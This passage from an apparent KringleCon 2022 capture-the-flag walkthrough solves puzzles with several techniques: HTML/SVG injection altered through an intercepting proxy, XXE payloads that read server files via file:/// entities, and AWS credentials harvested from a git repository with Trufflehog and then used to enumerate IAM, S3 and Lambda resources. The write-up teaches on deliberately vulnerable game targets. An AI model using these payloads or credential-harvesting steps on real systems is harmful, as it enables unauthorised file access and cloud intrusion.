          <input class="inputTxt" name="inputTxt" type="text" value="" autocomplete="off">
          <button>GO</button>
        </form>
        <div class="output"></div>
        <img class="captured" src="images/da4b9237bacccdf19c0760cab7aec4a8359010b0.png">
        <script src="js/da4b9237bacccdf19c0760cab7aec4a8359010b0.js"></script>
        <script src="pin.js"></script>
      </body>
    </html>
</iframe>
```

This greatly helps for the second pin. For example, we can load an existing image from the server and scale it up so that the color-sensors connect: **<img src="/instructions.png" height=600>**.

This won't work for the 3rd pin, as we need something blue. We can create an SVG-image on the fly:
<svg width="200" height="200"><rect fill="#0000FF" width="200" x=0 y=0 height="200"/></svg>.

We can use the same technique for the next pin, but using a few more colors:
<svg width="200" height="200"><rect fill="#00FF00" width="200" x=0 y=0 height="60"/><rect fill="#FF0000" width="200" x=0 y=60 height="56"/><rect fill="#0000FF" width="200" x=0 y=116 height="84"/></svg>.

For the 5th pin, special characters like **<** and **"** are removed from our request, but this seems to happen on the client-side. We can route the request through ZAP or Burp, and fix the request at the proxy-side:


```
Method    Header: Text    Body: Text

POST https://hhc22-novel.kringlecon.com/pin5 HTTP/1.1
Host: hhc22-novel.kringlecon.com
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:107.0) Gecko/20100101 Firefox/107.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,*/*;q=0.8
Accept-Language: en-US,en;q=0.7,nl;q=0.3
Content-Type: application/x-www-form-urlencoded
Content-Length: 170
Origin: https://hhc22-novel.kringlecon.com
DNT: 1
Connection: keep-alive
Referer: https://hhc22-novel.kringlecon.com/pin5

inputTxt=<svg width="200" height="200">
<rect fill="#FF0000" width="200" x=0 y=0 height="200"/>
<rect fill="#0000FF" width="200" x=20 y=65 height="135"/>
</svg>
```


<svg width="200" height="200"><rect fill="#FF0000" width="200" x=0 y=0 height="200"/><rect fill="#0000FF" width="200" x=20 y=65 height="135"/></svg>.

The same goes for the final pin. Here only the < and > characters are removed, but we can easily fix that in ZAP too:



<svg width="200" height="200"><rect fill="#FFFFFF" width="200" x=0 y=0 height="100"/><rect fill="#0000FF" width="200" x=0 y=100 height="100"/></svg>.

All 6 pins are now unlocked, and the door to the Boria Mine is open.



Objective 4g) Find the Next Objective

Talk to Hal Tandybuck for the next objective.

Hal Tandybuck:
Great! Thanks so much for your help!
When you get to the fountain inside, there are some things you should consider.
First, it might be helpful to focus on Glamtariel's CAPITALIZED words.
If you finish those locks, I might just have another hint for you!
Wha - what?? You opened all the locks?! Well then...
Did you see the nearby terminal with evidence of an XXE attack?
Maybe take a close look at that kind of thing.
...

Objective 4h) Glamtariel's Fountain

Difficulty: 5 – Stare into Glamtariel's fountain and see if you can find the ring! What is the filename of the ring she presents you? Talk to Hal Tandybuck in the Web Ring for hints.


Start by talking to Akbowl.

Akbowl:
Huh - what? Why do you disturb Akbowl?
I'm trying to get the ring in here for the Sporc Chief.
Unlucky for me it's lost in this water basin thing.
You will not get it out before Akbowl!
...

Make sure you are ready before clicking the fountain… This challenge has driven many challengers to the edge of complete madness. Be warned!

You can start by dragging the 4 icons to both the Princess and the Fountain. Some of their responses contain CAPITALIZED words which are hints, like "***I don't know why anyone would ever ask me to TAMPER with the cookie recipe. I know just how Kringle likes them.***".

If you modify the cookie in your HTTP-request Grinchum appears:



When trying to inject some XXE in the POST-request, both the Princess and the Fountain respond with the message "***Zoom, Zoom, very hasty, can't do that yet!***". So, we'll need to save that for a later stage in the challenge.

For now, just keep on dragging icons to both the Princess and the Fountain: you'll get more hints. If both the Princess and the Fountain have nothing new to say about Santa, the Candy Cane, the Ice Cube and the Elf the icons change into a Green Ring, an Igloo, an Iceboat and a Star.

Just keep on dragging those icons. At some point the icons change again, this time into 4 rings and an Eye, with filename **stage2ring-eyecu_2022.png** appears. This is the starting point of Stage 2. Hopefully we can now try some XXE attacks ;-).

Some of the hints collected so for are:

*"Between Glamtariel and Kringle, many who have tried to find the **PATH** here uninvited have ended up very dis**APP**ointed. Please click away that ominous eye!"*

*"Wow!, what a beautiful silver ring! I don't have one of these. I keep a list of all my rings in my **RINGLIST** file. Wait a minute! Uh, promise me you won't tell anyone."*

*"I like to keep track of all my rings using a **SIMPLE FORMAT,** although I usually don't like to discuss such things."*


*"I like to keep my things with my **IMAGES.**"*

*"You know, I've heard Glamtariel talk in her sleep about rings using a different **TYPE** of language. She may be more responsive about them if you ask differently."*

If we combine all this info, we can figure out that we need to find a PATH / APP to a RINGLIST file in a SIMPLE FORMAT in the IMAGES folder, using a different TYPE of language.

We can confirm that the princess can speak XML, by converting the JSON request to XML. We can even move this a step further and replace the WHO in the request to a simple XML Internal Entity, so that clarifies the different TYPE of language.

A RINGLIST in a SIMPLE FORMAT in the IMAGES folder could be as simple as /static/images/ringlist.txt, however, this is a relative path to the web-root. To successfully exploit XXE we'll need to find the absolute PATH on the filesystem. As one of the hints talked about APP, let's try to create an XXE-request that accesses the file /app/static/images/ringlist.txt:




```
<?xml version="1.0" ?>
<!DOCTYPE foo [ <!ENTITY xxe SYSTEM "file:///app/static/images/ringlist.txt" >]>
<root>
    <imgDrop>&xxe;</imgDrop>
    <reqType>xml</reqType>
    <who>princess</who>
</root>
```

Oh, nice… now we're getting somewhere… The Princess replies with a folder named **x_phial_pholder_2022** which seems to have at least 2 files in it, named **bluering.txt** and **redring.txt**.

We can use XXE to request those files as well, like this:

```
<?xml version="1.0" ?>
<!DOCTYPE foo [ <!ENTITY xxe SYSTEM  "file:///app/static/images/x_phial_pholder_2022/redring.txt" >]>
<root>
    <imgDrop>&xxe;</imgDrop>
    <reqType>xml</reqType>
    <who>princess</who>
</root>
```

Let's try some more colors. The green ring (file:///app/static/images/x_phial_pholder_2022/greenring.txt) reveals a nice easter-egg.

When requesting silverring.txt, the Princess responds with "*I'd so love to add that silver ring to my collection, but what's this? Someone has defiled my red ring! Click it out of the way please!.*" while presenting us with a red ring, which appears to have an inscription **goldring_to_be_deleted.txt**.


```
<?xml version="1.0" ?>
<!DOCTYPE foo [ <!ENTITY xxe SYSTEM "file:///app/static/images/x_phial_pholder_2022/goldring_to_be_deleted.txt" >]>
<root>
    <imgDrop>&xxe;</imgDrop>
    <reqType>xml</reqType>
    <who>princess</who>
</root>
```

If we request that file, the Princess responds with another cryptic hint: "*Hmmm, and I thought you wanted me to take a look at that pretty silver ring, but instead, you've made a pretty bold **REQ**uest. That's ok, but even if I knew anything about such things, I'd only use a secret **TYPE** of tongue to discuss them.*"

Hmm.. **REQ TYPE**? Let's try to move the XXE from the imgDrop-field to the **reqType**-field:

```
<?xml version="1.0" ?>
<!DOCTYPE foo [ <!ENTITY xxe SYSTEM "file:///app/static/images/x_phial_pholder_2022/goldring_to_be_deleted.txt" >]>
<root>
    <imgDrop>img1</imgDrop>
    <reqType>&xxe;</reqType>
    <who>princess</who>
</root>
```

This time, we are presented one of Kringle's golden Rings!

The URL to the image is https://glamtarielsfountain.com/static/images/x_phial_pholder_2022/goldring-morethansupertopsecret76394734.png. Enter it's filename (**goldring-morethansupertopsecret76394734.png**) in your badge to complete the challenge.

Talk to Akbow before moving on to the Cloud Ring:

AKBOWL:
NO! THAT'S NOT YOURS!
THIS BIRDBATH SHOWED ME IMAGES OF THIS HAPPENING.
BUT I DIDN'T BELIEVE IT BECAUSE NOBODY IS BETTER THAN AKBOWL!
AKBOWL'S HEAD IS THE HARDEST! THAT'S WHAT THE OTHER SPORCS TELL ME.
I GUESS AKBOWL'S HEAD IS NOT THE SMARTEST.
...

ACHIEVEMENT 5) RECOVER THE CLOUD RING

Objective 5a) AWS CLI Intro

Difficulty: 1 – Try out some basic AWS command line skills in this terminal. Talk to Jill Underpole in the Cloud Ring for hints.

Go further down the caves to the Cloud Ring-door. Talk to Jill and open the AWS CLI Intro-terminal.

Jill Underpole
Umm, can I help you?
Me? I'm Jill Underpole, thank you very much.
I'm working on this here smoke terminal.
Cloud? Sure, whatever you want to call it.
Anyway, you're welcome to try this out, if you think you know what you're doing.
You'll have to learn some basics about the AWS command line interface (CLI) to be successful though.
...

For the first assignment, just enter **aws help**, read the documentation, and press **q** to exit the help:

```
You may not know this, but AWS CLI help messages are very easy to access. First, try typing:
$ aws help
_____________________________________________________________________________________________________________

elf@3f57497b2e55:~$ aws help
_____________________________________________________________________________________________________________

Great! When you're done, you can quit with q.
```

The next command we need to enter is **aws configure.** Complete the Access Key ID, Secret Access Key and Region as requested:

```
Next, please configure the default aws cli credentials with the access key AKQAAYRKO7A5Q5XUY2IY, the secret key qzTscgNdcdwIo/soPKPoJn9sBrl5eMQQL19iO5uf and the region us-east-1 .
https://docs.aws.amazon.com/cli/latest/userguide/cli-configure-quickstart.html#cli-configure-quickstart-config
_____________________________________________________________________________________________________________

elf@3f57497b2e55:~$ aws configure
AWS Access Key ID [None]: AKQAAYRKO7A5Q5XUY2IY
AWS Secret Access Key [None]: qzTscgNdcdwIo/soPKPoJn9sBrl5eMQQL19iO5uf
Default region name [None]: us-east-1
Default output format [None]:
_____________________________________________________________________________________________________________

Excellent! To finish, please get your caller identity using the AWS command line. For more details please reference:
$ aws sts help
or reference:
https://awscli.amazonaws.com/v2/documentation/api/latest/reference/sts/index.html
```

To get the caller identity, just enter **aws sts get-caller-identity**:

```
elf@3f57497b2e55:~$ aws sts get-caller-identity
{
    "UserId": "AKQAAYRKO7A5Q5XUY2IY",
    "Account": "602143214321",
    "Arn": "arn:aws:iam::602143214321:user/elf_helpdesk"
}
_____________________________________________________________________________________________________________

Great, you did it all!
```

Objective 5b) Find the Next Objective

Talk to Jill Underpole for the next objective.

Jill Underpole:
Wait, you got it done, didn't you?
Ok, consider me impressed. You could probably help Gerty, too.
The first trick'll be running the Trufflehog tool.
It's as good at sniffing out secrets as I am at finding mushrooms!
After that, it's just a matter of getting to the secret the tool found.
I'd bet a basket of portobellos you'll get this done!
...

Objective 5c) Trufflehog Search

Difficulty: 2 – Use Trufflehog to find secrets in a Git repo. Work with Jill Underpole in the Cloud Ring for hints. What's the name of the file that has AWS credentials?

Talk to Sulfrod, and then open the **Truffelhog Search**-terminal.

Sulfrod:
Hey! You - come here!
You look like someone who knows how to do this nerd stuff.
I need my terminal to be stronger, like me!
flexes

You're gonna do that for me so I can bust into this cloud machine thing.
...

```
Use Trufflehog to find credentials in the Gitlab instance at https://haugfactory.com/asnowball/aws_scripts.git.
Configure these credentials for us-east-1 and then run:
$ aws sts get-caller-identity
```

First, we run **truffelhog** against the git-repo:

```
elf@0a2216cb530a:~$ trufflehog git https://haugfactory.com/asnowball/aws_scripts.git
🐷🔑🐷  TruffleHog. Unearth your secrets. 🐷🔑🐷

Found unverified result 🐷🔑❓
Detector Type: AWS
Decoder Type: PLAIN
Raw result: AKIAAIDAYRANYAHGQOHD
Commit: 106d33e1ffd53eea753c1365eafc6588398279b5
File: put_policy.py
Email: asnowball <alabaster@northpolechristmastown.local>
Repository: https://haugfactory.com/asnowball/aws_scripts.git
Timestamp: 2022-09-07 07:53:12 -0700 -0700
Line: 6

Found unverified result 🐷🔑❓
Detector Type: Gitlab
Decoder Type: PLAIN
Raw result: add-a-file-using-the-
File: README.md
Email: alabaster snowball <alabaster@northpolechristmastown.local>
Repository: https://haugfactory.com/asnowball/aws_scripts.git
Timestamp: 2022-09-06 19:54:48 +0000 UTC
Line: 14
Commit: 2c77c1e0a98715e32a277859864e8f5918aacc85

Found unverified result 🐷🔑❓
Detector Type: Gitlab
Decoder Type: BASE64
Raw result: add-a-file-using-the-
File: README.md
Email: alabaster snowball <alabaster@northpolechristmastown.local>
Repository: https://haugfactory.com/asnowball/aws_scripts.git
Timestamp: 2022-09-06 19:54:48 +0000 UTC
Line: 14
Commit: 2c77c1e0a98715e32a277859864e8f5918aacc85
```

Truffelhog found some plaintext AWS creds in commit 106d33e1ffd53eea753c1365eafc6588398279b5.

The filename is **put_policy.py**. You can submit that in your badge.

Objective 5d) Find the Next Objective

Talk to Gerty Snowburrow for the next objective.

Gerty Snowburrow:
Well now, look who's venturing down into the caves!
And well, who might you be, exactly?
I'm Gerty Snowburrow, if you need to know.
And, not that I should be telling you, but I'm trying to figure out what Alabaster Snowball's done this time.
Word is, he committed some secrets to a code repo.
If you're feeling so inclined, you can try and find them for me.
...

Objective 5e) Exploitation via AWS CLI

Difficulty: 3 – Flex some more advanced AWS CLI skills to escalate privileges! Help Gerty Snowburrow in the Cloud Ring to get hints for this challenge.

Let's clone the repository and checkout that commit we just found:

```
elf@a05826c9b59e:~$ git clone https://haugfactory.com/asnowball/aws_scripts.git
Cloning into 'aws_scripts'...
remote: Enumerating objects: 64, done.
remote: Total 64 (delta 0), reused 0 (delta 0), pack-reused 64
Unpacking objects: 100% (64/64), 23.83 KiB | 1.70 MiB/s, done.

elf@a05826c9b59e:~$ cd aws_scripts/

elf@a05826c9b59e:~/aws_scripts$ git checkout 106d33e1ffd53eea753c1365eafc6588398279b5
Note: switching to '106d33e1ffd53eea753c1365eafc6588398279b5'.

You are in 'detached HEAD' state. You can look around, make experimental
changes and commit them, and you can discard any commits you make in this
state without impacting any branches by switching back to a branch.

If you want to create a new branch to retain commits you create, you may
do so (now or later) by using -c with the switch command. Example:

  git switch -c <new-branch-name>

Or undo this operation with:

  git switch -

Turn off this advice by setting config variable advice.detachedHead to false

HEAD is now at 106d33e added
```

Read **put_policy.py** to get the creds:

```
elf@a05826c9b59e:~/aws_scripts$ cat put_policy.py
import boto3
import json


iam = boto3.client('iam',
    region_name='us-east-1',
    aws_access_key_id="AKIAAIDAYRANYAHGQOHD",
    aws_secret_access_key="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",
)
# arn:aws:ec2:us-east-1:accountid:instance/*
response = iam.put_user_policy(
    PolicyDocument='{"Version":"2012-10-17","Statement":[{"Effect":"Allow","Action":["ssm:SendCommand"],"Resource":["arn:aws:ec2:us-east-1:748127089694:instance/i-
0415bfb7dcfe279c5","arn:aws:ec2:us-east-1:748127089694:document/RestartServices"]}]}',
    PolicyName='AllAccessPolicy',
    UserName='nwt8_test',
)
```

Let's configure AWS with the fresh credentials and run the **aws sts get-caller-identity**-command:

```
elf@a05826c9b59e:~/aws_scripts$ aws configure
AWS Access Key ID [None]: AKIAAIDAYRANYAHGQOHD
AWS Secret Access Key [None]: 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
Default region name [None]: us-east-1
Default output format [None]:

elf@a05826c9b59e:~/aws_scripts$ aws sts get-caller-identity
{
    "UserId": "AIDAJNIAAQYHIAAHDDRA",
    "Account": "602123424321",
    "Arn": "arn:aws:iam::602123424321:user/haug"
}
```

Our next assignment is to list the attached policies. We can do this using **iam list-attached-user-policies**, using the username found by the last command:

```
Managed (think: shared) policies can be attached to multiple users. Use the AWS CLI to find any policies attached to your user.
The aws iam command to list attached user policies can be found here:
https://awscli.amazonaws.com/v2/documentation/api/latest/reference/iam/index.html
Hint: it is NOT list-user-policies.

elf@a05826c9b59e:~/aws_scripts$ aws iam list-attached-user-policies --user-name haug
{
    "AttachedPolicies": [
        {
            "PolicyName": "TIER1_READONLY_POLICY",
            "PolicyArn": "arn:aws:iam::602123424321:policy/TIER1_READONLY_POLICY"
        }
    ],
    "IsTruncated": false
}
```

Next up, view that policy, using the found PolicyArn and the **iam get-policy** command:

```
Now, view or get the policy that is attached to your user.
The aws iam command to get a policy can be found here:
https://awscli.amazonaws.com/v2/documentation/api/latest/reference/iam/index.html

elf@a05826c9b59e:~/aws_scripts$ aws iam get-policy --policy-arn arn:aws:iam::602123424321:policy/TIER1_READONLY_POLICY
{
    "Policy": {
        "PolicyName": "TIER1_READONLY_POLICY",
        "PolicyId": "ANPAYYOROBUERT7TGKUHA",
        "Arn": "arn:aws:iam::602123424321:policy/TIER1_READONLY_POLICY",
        "Path": "/",
        "DefaultVersionId": "v1",
        "AttachmentCount": 11,
        "PermissionsBoundaryUsageCount": 0,
        "IsAttachable": true,
        "Description": "Policy for tier 1 accounts to have limited read only access to certain resources in IAM, S3, and LAMBDA.",
        "CreateDate": "2022-06-21 22:02:30+00:00",
        "UpdateDate": "2022-06-21 22:10:29+00:00",
        "Tags": []
    }
}
```

Next we can to view the default version of the policy using **iam get-policy-version**:

```
Attached policies can have multiple versions. View the default version of this policy.
The aws iam command to get a policy version can be found here:
https://awscli.amazonaws.com/v2/documentation/api/latest/reference/iam/index.html

elf@a05826c9b59e:~/aws_scripts$ aws iam get-policy-version --policy-arn arn:aws:iam::602123424321:policy/TIER1_READONLY_POLICY --version-id v1
{
    "PolicyVersion": {
        "Document": {
            "Version": "2012-10-17",
---- 8< ---- Cut here for readability ----
        "VersionId": "v1",
        "IsDefaultVersion": false,
        "CreateDate": "2022-06-21 22:02:30+00:00"
    }
```

To list the inline policies, we can use **iam list-user-policies**:

```
Inline policies are policies that are unique to a particular identity or resource. Use the AWS
CLI to list the inline policies associated with your user.
The aws iam command to list user policies can be found here:
https://awscli.amazonaws.com/v2/documentation/api/latest/reference/iam/index.html
```

```
Hint: it is NOT list-attached-user-policies.
_____________________________________________________________________________________________________

elf@a05826c9b59e:~/aws_scripts$ aws iam list-user-policies --user-name haug
{
    "PolicyNames": [
        "S3Perms"
    ],
    "IsTruncated": false
}
```

And to view that inline policy, use **iam get-user-policy**:

```
Now, use the AWS CLI to get the only inline policy for your user.
The aws iam command to get a user policy can be found here:
https://awscli.amazonaws.com/v2/documentation/api/latest/reference/iam/index.html
_____________________________________________________________________________________________________

elf@a05826c9b59e:~/aws_scripts$ aws iam get-user-policy --user-name haug --policy-name S3Perms
{
    "UserPolicy": {
        "UserName": "haug",
        "PolicyName": "S3Perms",
        "PolicyDocument": {
            "Version": "2012-10-17",
            "Statement": [
                {
                    "Effect": "Allow",
                    "Action": [
                        "s3:ListObjects"
                    ],
                    "Resource": [
                        "arn:aws:s3:::smogmachines3",
                        "arn:aws:s3:::smogmachines3/*"
                    ]
                }
            ]
        }
    },
    "IsTruncated": false
}
```

To list objects in that S3-bucket, we can use **s3api list-objects**:

```
The inline user policy named S3Perms disclosed the name of an S3 bucket that you have permissions to list objects.
List those objects!
The aws s3api command to list objects in an s3 bucket can be found here:
https://awscli.amazonaws.com/v2/documentation/api/latest/reference/s3api/index.html
_____________________________________________________________________________________________________

elf@a05826c9b59e:~/aws_scripts$ aws s3api list-objects --bucket smogmachines3
{
    "IsTruncated": false,
    "Marker": "",
    "Contents": [
        {
            "Key": "coal-fired-power-station.jpg",
            "LastModified": "2022-09-23 20:40:44+00:00",
            "ETag": "\"1c70c98bebaf3cff781a8fd3141c2945\"",
            "Size": 59312,
            "StorageClass": "STANDARD",
            "Owner": {
                "DisplayName": "grinchum",
                "ID": "15f613452977255d09767b50ac4859adbb2883cd699efbabf12838fce47c5e60"
            }
---- 8< ---- Cut here for readability ----
        {
            "Key": "smogmachine_lambda_handler_qyJZcqvKOthRMgVrAJqq.py",
            "LastModified": "2022-09-26 16:31:33+00:00",
            "ETag": "\"fd5d6ab630691dfe56a3fc2fcfb68763\"",
            "Size": 5823,
            "StorageClass": "STANDARD",
            "Owner": {
                "DisplayName": "grinchum",
                "ID": "15f613452977255d09767b50ac4859adbb2883cd699efbabf12838fce47c5e60"
            }
        }
    ],
    "Name": "smogmachines3",
    "Prefix": "",
    "MaxKeys": 1000,
    "EncodingType": "url"
}
```

To list Lambda functions, we use **lambda list-functions**:

```
The attached user policy provided you several Lambda privileges. Use the AWS CLI to list Lambda functions.
The aws lambda command to list functions can be found here:
https://awscli.amazonaws.com/v2/documentation/api/latest/reference/lambda/index.html

_____________________________________________________________________________________________________

elf@a05826c9b59e:~/aws_scripts$ aws lambda list-functions
{
    "Functions": [
        {
            "FunctionName": "smogmachine_lambda",
            "FunctionArn": "arn:aws:lambda:us-east-1:602123424321:function:smogmachine_lambda",
            "Runtime": "python3.9",
            "Role": "arn:aws:iam::602123424321:role/smogmachine_lambda",
            "Handler": "handler.lambda_handler",
---- 8< ---- Cut here for readability ----
            }
        }
    ]
}
```

Finally, we request the public URL for the smogmachine using **lambda get-function-url-config**:

```
Lambda functions can have public URLs from which they are directly accessible.
Use the AWS CLI to get the configuration containing the public URL of the Lambda function.
The aws lambda command to get the function URL config can be found here:
https://awscli.amazonaws.com/v2/documentation/api/latest/reference/lambda/index.html

____________________________________________________________________________________________

elf@a05826c9b59e:~/aws_scripts$ aws lambda get-function-url-config --function-name smogmachine_lambda
{
    "FunctionUrl": "https://rxgnav37qmvqxtaksslw5vwwjm0suhwc.lambda-url.us-east-1.on.aws/",
    "FunctionArn": "arn:aws:lambda:us-east-1:602123424321:function:smogmachine_lambda",
    "AuthType": "AWS_IAM",
    "Cors": {
        "AllowCredentials": false,
        "AllowHeaders": [],
        "AllowMethods": [
            "GET",
            "POST"
        ],
        "AllowOrigins": [
            "*"
        ],
        "ExposeHeaders": [],
        "MaxAge": 0
    },
    "CreationTime": "2022-09-07T19:28:23.808713Z",
    "LastModifiedTime": "2022-09-07T19:28:23.808713Z"
}

Great, you did it all - thank you!
```

When you're done, talk to Sulfrod again:

Sulfrod
Ha! Now I have the ring!
This computer stuff sure is easy if you just make someone do it for you.
Wait.. the computer gave you the ring? Gah, whatever.
This never happened, got it? Now beat it, nerd!
...

While walking down the stairs to the exit of Cloud Ring, you'll notice another Treasure Chest. Go follow the secret path and get some extra KringleCoins.

On the way down to the entrance of the Burning Ring of Fire, we'll pass yet another Treasure Chest. Go all the way down, past the canary who is not dead, but 'merely resting' (a great reference to the old Monty Python **Dead Parrot**-sketch. See https://youtu.be/vZw35VUBdzo).

This time the secret path is a little bit longer, but then again, the reward is a very special hat and 20 KringleCoins.

ACHIEVEMENT 6) RECOVER THE BURNING RING OF FIRE


Objective 6a) Buy a Hat

Difficulty: 2 – Travel to the Burning Ring of Fire and purchase a hat from the vending machine with KringleCoin. Find hints for this objective hidden throughout the tunnels.

Get down to the **Burning Ring of Fire.** When you arrive, talk to Wombley who is standing next to **Santa's Remarkably Cool Hat Vending Machine**.

Wombley Cube:
Hey there! I'm Wombley Cube. It's so nice to see a friendly face.
What's an elf doing all the way down here with all these sporcs, you ask?
I'm selling snazzy, fancy-pants hats! You can buy them with Kringlecoin.
The reason I set up shop here is to gather intel on that shady Luigi.
I'm a member of the STINC: Santa's Team of Intelligent Naughty Catchers.
He and his gang are up to no good, I'm sure of it. We've got a real Code Brown here.
Purchase a hat so we look inconspicuous, and I'll clue you in on what we think they're scheming.
Of course, have a look at my inventory!
Oh, and if you haven't noticed, I've slipped hints for defeating these Sporcs around the tunnels!
Keep your eyes open, and you'll find all five of them. Wait, maybe it's six?
...

Click on the Vending Machine and browse the available hats until you find that real cool hat that perfectly fits your outfit. When you've chosen your new hat, you are presented with a wallet address, a Hat ID and a transaction-fee. Copy this information.



